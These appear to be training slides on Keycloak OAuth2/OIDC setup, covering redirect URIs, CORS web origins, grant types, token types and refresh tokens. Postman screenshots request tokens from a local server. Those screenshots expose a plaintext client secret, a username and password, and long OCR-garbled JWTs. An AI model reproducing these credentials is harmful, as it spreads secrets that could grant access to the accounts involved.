
Keycloak Terms

Term	Meaning
Client	Your app (Angular/React, Android, Spring Boot)
Authorization Server	Keycloak / Okta / Google OAuth
Resource Server	API that validates the access token
Redirect URI	URL where the auth server sends code/token after login
Web Origin	Allowed browser origins (CORS setting)
Scopes	Permissions (“email”, “profile”, “openid”)

★ 2. Authorization Code Flow (Standard Web Flow – Most Secure)

- This is the **recommended** flow for SPA + backend + Spring Security OAuth2.
- ✓ **When to Use**
- Web apps (Angular, React, Vue)
- Backend apps (Spring Boot, Node.js)
- Mobile apps (with PKCE)

⭐ 2. Authorization Code Flow (Standard Web Flow – Most Secure)



Redirect URI Explained with Visual

- **Redirect URI** = URL in your application where Keycloak sends the user *back* after login.
- Example (local Angular/React UI):
 - `http://localhost:4200/*`
 - `http://localhost:4200/home`
 - `http://localhost:4200/login/oauth2/code/keycloak`
- In Keycloak (Client → *your-client* → **Settings** → **Login settings**):
 - Field name: **Valid Redirect URIs**
 - You must list allowed URLs (can use wildcards with care).
 - After user logs in, Keycloak does 302 redirect to that URL with **code** or **token** in query/hash.
 - If redirect URL doesn't match → Keycloak throws “*Invalid redirect_uri*” and refuses.

Web Origins – CORS check

- **Web Origins** controls **CORS** (browser cross-origin JavaScript calls).
- In Keycloak Client:
- Field name: **Web origins**
- Typical values:
 - http://localhost:4200
 - https://my-frontend.example.com
 - + (special – means: all redirect URIs are also allowed as origins)
- Use this rule of thumb:
 - **Redirect URI** – *where to send browser after login.*
 - **Web origin** – *which front-end origins may call Keycloak via JS (CORS).*
 - For a typical SPA:
 - Valid Redirect URIs: http://localhost:4200/*
 - Web origins: http://localhost:4200 (or +)
 - Keycloak docs show this pattern for SPAs and external apps.

Standard Flow = Authorization Code (recommended for web apps)

- In Keycloak UI, **Standard Flow Enabled** = OAuth2 Authorization Code Grant (OIDC code flow).
- **High-level steps**
- **Your app → Keycloak**
 - User clicks *Login*.
 - Browser is redirected to Keycloak's **authorization endpoint**:
- **User logs in on Keycloak**
 - Enters username/password, MFA, etc.
- **Keycloak → your app (via redirect URI)**
 - If login OK:
 - 302 Location: <redirect_uri>?code=<AUTH_CODE>&state=xyz
- **Your backend exchanges code for tokens**
 - Server calls **token endpoint** (back-channel):
- **Keycloak returns tokens**
 - Response JSON:
 - {
 "access_token": "...",
 "refresh_token": "...",
 "id_token": "...",
 "expires_in": 300
}

Direct Access Grants = “Direct Flow” (Password grant)

- In older vocabulary people say **Direct Flow**, Keycloak calls it **Direct Access Grants Enabled** (**OAuth2 Resource Owner Password Credentials** grant).
- User credentials go **directly to your app**, then your app calls Keycloak to trade username/password for tokens:
- No browser redirect.
- Often used for **CLI tools**, **trusted backend systems**, or legacy apps.
- For **new apps**, standards recommend **Authorization Code + PKCE** instead, not password grant.
- In Keycloak client:
- Toggle **Direct Access Grants Enabled: ON** to allow this.

When to use what

Scenario	Use this in Keycloak
Browser + backend web app	 Standard Flow (Authorization Code)
SPA + backend API	 Standard Flow + PKCE, CORS via Web Origins
Machine-to-machine (server ↔ server)	Client Credentials (Service Accounts Enabled)
Legacy/native app using password	 Direct Access Grants (password) , avoid if possible

KeyCloak – use open id endpoint to get urls

The screenshot shows the Keycloak Admin Console interface. The left sidebar has a dark theme with white icons and text. It includes sections for Configuration (Realm Settings, Clients, Client Scopes, Roles, Identity Providers, User Federation, Authentication) and Management (Groups, Users, Sessions, Events, Import, Export). The main content area is titled 'Master' and shows the 'General' tab selected. The 'Name' field is set to 'master'. The 'Display name' field contains 'Keycloak'. The 'HTML Display name' field contains '

Keycloak

'. The 'Frontend URL' field is empty. The 'Enabled' switch is set to 'ON'. The 'User-Managed Access' switch is set to 'OFF'. The 'Endpoints' section lists 'OpenID Endpoint Configuration' and 'SAML 2.0 Identity Provider Metadata'. A red checkmark is drawn over the 'OpenID Endpoint Configuration' link. At the bottom are 'Save' and 'Cancel' buttons.

Refer G:\Local disk\microservicedotnet\Keycloak

Keycloak – use open id endpoint to get urls

Valid redirect URIs

http://localhost:8765/login/oauth2/code/*
http://localhost:8765/*
http://localhost:7060/login/oauth2/code/*
http://localhost:7076/login/oauth2/code/*
http://localhost:8765/swagger-ui/oauth2-redirect.html
http://localhost:7076/*
http://localhost:7076/swagger-ui/oauth2-redirect.html

[+ Add valid redirect URIs](#)

Valid post logout redirect URIs

[+ Add valid post logout redirect URIs](#)

Web origins

http://localhost:8765
http://localhost:7076

[+ Add web origins](#)

[Jump to section](#)

General settings

Access settings

Capability config

Login settings

Logout settings

Keycloak – use open id endpoint to get urls

Capability config


Client authentication  On 

Authorization  Off

Authentication flow

<input checked="" type="checkbox"/> Standard flow 	<input checked="" type="checkbox"/> Direct access grants 
<input type="checkbox"/> Implicit flow 	<input checked="" type="checkbox"/> Service account roles 
<input type="checkbox"/> Standard Token Exchange 	
<input type="checkbox"/> OAuth 2.0 Device Authorization Grant 	
<input type="checkbox"/> OIDC CIBA Grant 	

Keycloak End points



A screenshot of a web browser displaying the JSON configuration for the Keycloak master realm's OpenID Connect endpoint. The URL in the address bar is `localhost:7070/auth/realms/master/.well-known/openid-configuration`. The browser interface includes standard navigation buttons (back, forward, search) and a tab bar with several open tabs. A checkbox labeled "pretty-print" is checked, which formats the JSON output with line breaks and spaces. The JSON content shows various endpoints and supported grant types.

```
[{"issuer": "http://localhost:7070/auth/realms/master", "authorization_endpoint": "http://localhost:7070/auth/realms/master/protocol/openid-connect/auth", "token_endpoint": "http://localhost:7070/auth/realms/master/protocol/openid-connect/token", "introspection_endpoint": "http://localhost:7070/auth/realms/master/protocol/openid-connect/token/introspect", "userinfo_endpoint": "http://localhost:7070/auth/realms/master/protocol/openid-connect/userinfo", "end_session_endpoint": "http://localhost:7070/auth/realms/master/protocol/openid-connect/logout", "frontchannel_logout_session_supported": true, "frontchannel_logout_supported": true, "jwks_uri": "http://localhost:7070/auth/realms/master/protocol/openid-connect/certs", "check_session_iframe": "http://localhost:7070/auth/realms/master/protocol/openid-connect/login-status-iframe.html", "grant_types_supported": [ "authorization_code", "implicit", "refresh_token", "password", "client_credentials", "urn:ietf:params:oauth:grant-type:device_code", "urn:openid:params:grant-type:ciba" ], "response_types_supported": [ "code", "none", "id_token", "token", "id_token token", "code id_token", "code token", "code id_token token" ]}, ...]
```

Refresh Token

- OAuth 2.0 is one of the most popular authorization frameworks out there.
- It is designed to allow an application to access resources hosted by other servers on behalf of a user.
- OAuth 2.0 uses Access Tokens and Refresh Tokens.
- OpenID Connect (OIDC) is an identity protocol that performs user authentication, user consent, and token issuance.
- OIDC uses ID Tokens.

Token Types – ID Token

- An ID token is an artifact that client applications can use to consume the identity of a user.
- For example, the ID token can contain information about the name, email, and profile picture of a user.
- As such, client applications can use the ID token to build a user profile to personalize the user experience.
- An authentication server that conforms to the OpenID Connect (OIDC) protocol to implement the authentication process issues its clients an ID token whenever a user logs in.
- The consumers of ID tokens are mainly client applications such as Single-Page Applications (SPAs) and mobile applications.
- They are the intended audience.

Token Types – Access Token

- When a user logins in, the authorization server issues an access token, which is an artifact that client applications can use to make secure calls to an API server.
- When a client application needs to access protected resources on a server on behalf of a user.
- The access token lets the client signal to the server that it has received authorization by the user to perform certain tasks or access certain resources.

Token Types – Access Token

- OAuth 2.0 doesn't define a format for access tokens.
- At Auth0, for example, access tokens issued for the Management API and access tokens issued for any custom API that you have registered with Auth0 follow the JSON Web Token (JWT) standard.
- Their basic structure conforms to the typical JWT structure, and they contain standard JWT claims asserted about the token itself.

Token Types – Access Token

- It's important to highlight that the access token is a bearer token.
- Those who hold the token can use it.
- The access token then acts as a credential artifact to access protected resources rather than an identification artifact.
- Malicious users could theoretically compromise a system and steal access tokens.
- In turn they could use to access protected resources by presenting those tokens directly to the server.

Token Types – Access Token

- It's critical to have security strategies that minimize the risk of compromising access tokens.
- One mitigation method is to create access tokens that have a short lifespan: they are only valid for a short time defined in terms of hours or days.
- There are different ways that a client application can get a new access token for a user.
- For example, once an access token expires, the client application could prompt the user to log in again to get a new access token.
- Alternatively, the authorization server could issue a refresh token to the client application that lets it replace an expired access token with a new one.

Token Types – Access Token

Master 

General Login Keys Email Themes Localization Cache **Tokens** Client Registration

Default Signature Algorithm 

RS256

Revoke Refresh Token 

OFF

SSO Session Idle 

30

Minutes 

SSO Session Max 

10

Hours 

SSO Session Idle Remember Me 

0

Minutes 

SSO Session Max Remember Me 

0

Minutes 

Offline Session Idle 

30

Days 

Offline Session Max Limited 

OFF

Client Session Idle 

0


Minutes 

Client Session Max 

0

Minutes 

Token Types – Refresh Token




In the diagram above, SPA = Single-Page Application; AS = Authorization Server; RS = Resource Server; AT = Access Token; RT = Refresh Token.

Token Types – Refresh Token

- The client application can get a new access token as long as refresh token is valid and unexpired.
- Consequently, a refresh token that has a very long lifespan could theoretically give infinite power to the token bearer to get a new access token to access protected resources anytime.
- The bearer of the refresh token could be a legitimate user or a malicious user.
- As such, security companies, such as Auth0, create mechanisms to ensure that this powerful token is mainly held and used continuously by the intended parties.

When to Use Refresh Tokens

- It's important to note that the OAuth 2.0 specification defines access tokens and refresh tokens.
 - So, if we were to discuss authorization strategies in terms of other identity protocols or frameworks, such as SAML, we would not have the concepts of access tokens or refresh tokens.
- 

When to Use Refresh Tokens

- Is the client a traditional web application executing on the server? Use the Authorization Code Flow.
- Is the client a Single-Page Application (SPA)? Use Authorization Code Flow with Proof Key for Code Exchange (PKCE).
- Is the client a Single-Page Application (SPA) that doesn't need an access token? Use the Implicit Flow with Form Post.
- Is the client the resource owner? You may use the Client Credentials Flow.
- Is the client absolutely trusted with user credentials? You may use the Resource Owner Password Flow.

Keeping Refresh Tokens Secure

- A short-lived access token helps improve the security of our applications.
- But it comes with a cost: when it expires, the user needs to log in again to get a new one.
- Frequent re-authentication can diminish the perceived user experience of your application.
- Even if you are doing so to protect their data, users may find your service frustrating or difficult to use.
- A refresh token can help you balance security with usability.
- Since refresh tokens are typically longer-lived, you can use them to request new access tokens after the shorter-lived access tokens expire.

Keycloak – Generate Refresh Token

POST http://localhost:7070/ ↗ + No environment

HTTP http://localhost:7070/auth/realms/master/protocol/openid-connect/token Save Share

POST http://localhost:7070/auth/realms/master/protocol/openid-connect/token Send

Params Authorization Headers (8) Body Scripts Tests Settings Cookies

none form-data x-www-form-urlencoded raw binary GraphQL

	Key	Value	Description	...	Bulk Edit
<input checked="" type="checkbox"/>	client_id	client3			
<input checked="" type="checkbox"/>	username	eswaribala			
<input checked="" type="checkbox"/>	grant_type	password			
<input checked="" type="checkbox"/>	password	vigneshbala			
<input checked="" type="checkbox"/>	client_secret	Uw5bBjlQmQGSwApppZvVX99rVgwFNhRT			
	Key	Value	Description		

Keycloak – Refresh Token

Cookies Headers (13) Test Results

Status: 200 OK Time: 146 ms Size: 3.75 KB [Save as example](#)

Raw Preview Visualize

JSON



```
{  
  "access_token": "eyJhbGciOiJSUzI1NiIsInR5cCIgOiAiSldeIiwia2lkiIA6ICJvNzRTS1Z3Mv1YdHFJM3RYbENET2FTLW9Sc0tnSkQ5Z1JTdVFzd1UyRjY4In0.eyJleHAiOjE3MTkxOTM2MzsImlhdcI6MTcxOTE5MzU3NywianRpIjoi0GRiZjNiZDIT0TgzzI00ZDRmLThjYzgtMWY2NWFi0WIzMDM0IiwiiaXNzIjoiaHR0cDovL2xvY2FsaG9zdDo3MDcwL2F1dGgvcvVhbG1zL21hc3RlcIIsImF1ZCI6WyJEZW1vLXj1YwxtIiwiwbWFzdGVyLXj1YwxtIiwiYWnjb3VudCJdLCJzdWIoiI20GRhMjg0NC03YjJhLTjZWItOWU0YS0yMDhmNGI2MzQ5MTA1LCJ0eXAi0iJCZWfyzXiiLCJhenAi0iJjbGllbnQzIiwiic2Vzc2lvb19zdGF0ZSI6IjQ4Y2NmYTkwLTVmYmEtNDQwMi05MDY4LTVj0TC3Njg3MGYyMCIsImFjciI6IjEiLCJyZWfsvB9hY2Nlc3Mi0nsicm9sZXMi0lsiy3J1YXR1LXj1YwxtIiwiZGVmYXVsdc1yb2xlc1tYXN0ZXIIiLCJvZmZsaW51X2FjY2VzcyIsImFkbwluiwidW1hX2F1dGhvcm16YXRpb24iXX0sInJlc291cmN1X2FjY2VzcyI6eyJEZW1vLXj1YwxtIjp7InJvbGVzIjpbinZpZXctaWRlbnRpdHktchJvdmlkZXJzIiwidmlldy1yZWfbsSIsIm1hbmFnZS1pZGVudGl0eS1wcm92aWRlcnMiLCJpbXBlcnvbmF0aW9uIiwiY3J1YXR1LWNsaWVudCIsIm1hbmFnZS11c2VycyIsInF1ZXJ5LXj1YwxtcyIsInZpZXctYXV0aG9yaXphdGlvbiIsInF1ZXJ5LWNsaWVudHMiLCJxdWVyeS11c2VycyIsIm1hbmFnZS1ldmVudHMiLCJtYw5hZ2UtmvBhG0iLCJ2aWV3LWV2Zw50cyIsInZpZXctdXNlcnMiLCJ2aWV3LWNsaWVudHMiLCJtYw5hZ2UtyXV0aG9yaXphdGlvbiIsIm1hbmFnZS1jbGllbnRzIiwiicXVlcnkztZ3JvdXBzIi19LCJtYXN0ZXItcmVhbG0iOnsicm9sZXMi0lsidm1ldy1pZGVudGl0eS1wcm92aWRlcnMiLCJ2aWV3LXj1YwxtIiwiwbWFuYwdllWlkZw50aXR5LXByb3ZpZGVycyIsImltcGVc29uYXRpb24iLCJjcmVhdGUtY2xpZW50IiwiwbWFuYwdllXVzZXjZIiwiicXVlcnkcmVhbG1zIiwidm1ldy1hdXR0b3JpemF0aW9uIiwiicXVlcnkty2xpZW50cyIsInF1ZXJ5LXVzZXjZIiwiwbWFuYwdllLWV2Zw50cyIsIm1hbmFnZS1yZWfbsSIsInZpZXctZXZlbnRzIiwidm1ldy11c2VycyIsInZpZXctY2xpZW50cyIsIm1hbmFnZS1hdXR0b3JpemF0aW9uIiwiwbWFuYwdllLWNsaWVudHMiLCJxdlwVyeS1ncm91chMIxx0sImFjY291bnQ0nsicm9sZXMi0lsibWFuYwdllWfjY291bnQ1LCJtYw5hZ2UtyWnjb3VudCisaW5rcyIsInZpZXctHJVZmlsZSjdfX0sInNjb3BlIjoicmvhZF9hY2Nlc3Mgd3JpdGVfYWNjZXNzIERldmVsb3BlciBlbwFpbCBwcm9maWxlIiwiic2lkIjoiNDhjY2Zh0TAtNWZiYS00NDAyLTkwNjgtNWM5Nzc20DcwZjIwIiwiZw1haWxfdmVyaWZpZWQioMzhbHN1LCJwcmVmZXJyZWRfdXNlcm5hbWUi0iJlc3dhcmcliYwkhIn0. mMQIfD8YtYMZET6-17F_zNbq2XdtDdx3A00NlsmwvnQqcDBilQ0nrtB231Q79WPWceJbVKakh-89gAINTyiXBZz-UCxXYsxoхh1PSk48c0vmz2ecnLevKksilg0Cjii0_KmXefPfhFu2Wg8XEiui2AqUssSUPvvi0XmL52KXXAgl62NBykqu8P_cl13piKtkhpMTjI9WZ5I4C0vClbskjUXt0FAhzGtfZjLaskYTdbTifxQnp5rQmiUccCMzi6W17u1HjtjDfcZTrPsBoDSvXdf4YnPjFMWGiuywqYn0DGsqSeu9pR8Vnqt9nDj3LerF6HFLGL-W3qGt00j1AbpQw",  
  "expires_in": 60,  
  "refresh_expires_in": 1800,  
  "refresh_token": "eyJhbGciOiJIUzI1NiIsInR5cCIgOiAiSldeIiwia2lkiIA6ICJkMmQ5NjBkNi0xMjQ3LTQ4ZTYt0WM00C1l0DJhNGFkMGZmM2EifQ.eyJleHAiOjE3MTkxOTUzNzsImlhdcI6MTcxOTE5MzU3NywianRpIjoiYjZiYzIyM2UtMWRmZC00MmRkLT1hOGItN2VhNDBiMmY5MmJkIiwiiaXNzIjoiaHR0cDovL2xvY2FsaG9zdDo3MDcwL2F1dGgvcvVhbG1zL21hc3RlcIIsImF1ZCI6Imh0dHA6Ly9sb2NhbGhvc3Q6NzA3MC9hdXR0L3J1Ywxtcy9tYXN0ZXIIiLCJzdWIoiI20GRhMjg0NC03YjJhLTjZWItoWU0YS0yMDhmNGI2MzQ5MTA1LCJ0eXAi0iJSZwZyZxNoIiwiYXpwIjoiY2xpZW50MyIsInNlc3Npb25fc3RhGUioiI00GNjZmE5MC01ZmJhLTQ0MDIT0TA20C01Yzk3NzY4NzBmMja1LCjzY29wZSI6InJ1YWRfYWNjZXNzIHdyaxR1x2FjY2VzcyBEZxz1bG9wZXigZw1haWwgchJvZmlsZSIsInNpZCI6IjQ4Y2NmYTkwLTVmYmEtNDQwMi05MDY4LTVj0Tc3Nig3MGYyMCJ9.F5wiA6Sng4pnR3xixFwlRIDZaDM2NSJ81RXbgfSs7Uk",  
}
```

KeyCloak – Generate Access Token using Refresh Token

HTTP <http://localhost:7070/auth/realms/master/protocol/openid-connect/token> Save Share

POST <http://localhost:7070/auth/realms/master/protocol/openid-connect/token> Send

Params Authorization Headers (8) Body Scripts Tests Settings Cookies

none form-data x-www-form-urlencoded raw binary GraphQL

Key	Value	Description	...	Bulk Edit
<input checked="" type="checkbox"/> client_id	client3			
<input checked="" type="checkbox"/> grant_type	refresh_token			
<input checked="" type="checkbox"/> refresh_token	eyJhbGciOiJIUzI1NiIsInR5cClgOiAiSlIdUlwi... refresh token value			
<input checked="" type="checkbox"/> client_secret	Uw5bBjlQmQGSwApppZvVX99rVgwFNhRT			
Key	Value	Description		

KeyCloak – Generate Access Token using Refresh Token

Body Cookies Headers (11) Test Results

Status: 200 OK Time: 48 ms Size: 3.48 KB [Save as example](#)

Pretty Raw Preview Visualize JSON ↻

```
1 "access_token": "eyJhbGciOiJSUzI1NiIsInR5cCIgOiAiSldUIiwia2lkIiA6ICJvNzRTS1Z3Mv1YdHFJM3RYbENET2FTLW9Sc0tnSkQ5Z1JTdVFzd1UyRjY4In0.
